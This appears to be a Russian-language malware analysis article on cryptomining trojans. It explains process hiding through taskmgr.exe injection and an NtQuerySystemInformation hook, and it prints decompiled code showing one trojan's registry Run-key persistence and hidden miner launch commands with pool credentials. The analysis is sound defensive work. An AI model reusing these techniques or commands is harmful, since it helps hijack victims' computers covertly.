



Рис. 2. www.ypool.net

Первый образец (попал ко мне в виде файла pts.exe) не предпринимает никаких мер для сокрытия своего работающего процесса в системе и прекрасно виден в диспетчере задач, который показывает загрузку процессора, близкую к 100%.

После запуска pts.exe подключается к пулу, передает имя учетной записи, имя воркера и пароль воркера на ypool.net и приступает к добыче электронных денег. Как уже говорилось, имя учетной записи — mystical1, а в качестве воркера в данном случае используется воркер, создаваемый по умолчанию, — pts с паролем x. Воркер — это рабочий поток, непосредственно выполняющий вычисления. Для одной учетной записи воркеров может быть несколько, и осуществлять свою деятельность они при этом будут параллельно.







Рис. 4. Передача имени учетной записи, имени воркера и пароля на пул

INFO

Кстати, асик-майнер Fast-Hash One Platinum Edition Bitcoin Mining Machine потребляет 20 кВ/ч, имеет вычислительную мощность чуть менее 25 TH/s и стоит 388 997 долларов. Говорят, месяца за четыре окупится.

Второй образец (x86.exe) чуть более сложный. Во-первых, с помощью API-функции SetKernelObjectSecurity он делает свой процесс неубиваемым (причем даже ProcessHaker с его семнадцатью способами остановки процесса не в состоянии с ним справиться).

Во-вторых, x86.exe запускает внутри себя еще один поток, который каждую секунду с помощью CreateToolhelp32Snapshot получает список запущенных в системе процессов и проверяет его на наличие процесса taskmgr.exe. При обнаружении этого процесса майнер с помощью известной всем вирусописателям последовательности API-функций OpenProcess, WriteProcessMemory и CreateRemoteThread инжектит в taskmgr.exe код, перехватывающий функцию NtQuerySystemInformation.






Рис. 3. RiskTool.Win32.BitCoinMiner.mra в диспетчере задач

Благодаря этому перехвату майнер убирает название своего процесса из диспетчера задач, скрывая свое присутствие в системе.

В остальном второй образец функционирует аналогично первому, за исключением имени воркера. В этом случае используется имя воркера linux.




Рис. 5. Вызов SetKernelObjectSecurity в x86.exe

TROJAN-RANSOM.WIN32.BLOCKER.DJSJ

Это творение любителей легкой наживы написано на VB, ничем не упаковано и представляет собой файл по имени wmltc.exe.

При более близком знакомстве выяснилось, что в секции ресурсов файла лежит запароленный самораспаковывающийся архив miner.exe, а сам файл по большому счету представляет собой скрипт, который достает из ресурсов архив, распаковывает его в папку %AppData%, добавляет ключ автозагрузки в реестр и запускает два майнера, которые содержались в архиве.




Рис. 6. Вот здесь и происходит перехват NtQuerySystem Information

Все свои действия (распаковку, добавление ключа в реестр, старт майнеров) троян выполняет, запуская cmd.exe с нужными параметрами.

Добыча криптовалюты в этом трояне осуществляется с помощью вполне легальных майнеров cgminer.exe и minerd.exe, которые запускаются в скрытом режиме. Cgminer майнит с использованием видеокарты, а minerd на процессоре. Оба майнера работают с криптовалютой Litecoin и запускаются для работы на пул wemineltc.com с именем воркера goomba.2 и паролем x.




Рис. 7. Содержимое архива. Два майнера cgminer.exe, minerd.exe и необходимые для их работы файлы



```
loc_00402E93: var_130 = 0
loc_00402E9D:
loc_00402EC3: var_60 = "cmd.exe /c " & var_28 & "\miner.exe -pqwerty"
loc_00402EC6: var_68 = 8
loc_00402ED3: Shell(8, 0)
loc_00402ED9: var_A4 = Shell(8, 0)
loc_00402EFE: call undef 'Ignore this '__vbaFreeVar

loc_00403622:
loc_00403625: var_EC = Environ$(8)
loc_0040362B: var_3C = 0
loc_00403691: var_70 = "cmd.exe /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /f /v Load /t REG_SZ /d " & 0 & 42019
loc_00403694: var_78 = 8
loc_004036A1: Shell(8, 0)
loc_004036A7: var_A4 = Shell(8, 0)
loc_004036E3: call undef 'Ignore this '__vbaFreeVarList(8)
loc_004036EC: var_4 = &H14
loc_004036FC: call dick.Timer1 'Ignore this(Me)
loc_00403707: Set var_50 = dick.Timer1
loc_0040370D: var_A8 = var_50
loc_00403724: Timer1.Enabled = False
loc_00403729: var_AC = var_50
loc_00403759: GoTo loc_00403765
loc_0040375B: var_170 = 0
loc_00403765:
loc_0040376E: var_4 = &H15
loc_00403775: var_84 = "cmd.exe /c cd %appdata% & cgminer.exe -o stratum+tcp://gigahash.wemineltc.com:80 -u goomba.2 -p x -I 13 & pa
loc_0040377F: var_8C = 8
loc_00403792: ecx = 2
loc_0040379E: Shell(8, 0)
loc_004037A4: var_A4 = Shell(8, 0)
loc_004037AD: call undef 'Ignore this '__vbaFreeVar
loc_004037BA: var_84 = "cmd.exe /c cd %appdata% & minerd.exe -o stratum+tcp://gigahash.wemineltc.com:80 -u goomba.2 -p x & pause"
loc_004037C4: var_8C = 8
```

Рис. 8. Декомпилированный код трояна Trojan-ransom.Win32.Blocker.Djsj. Видна последовательность запуска cmd.exe

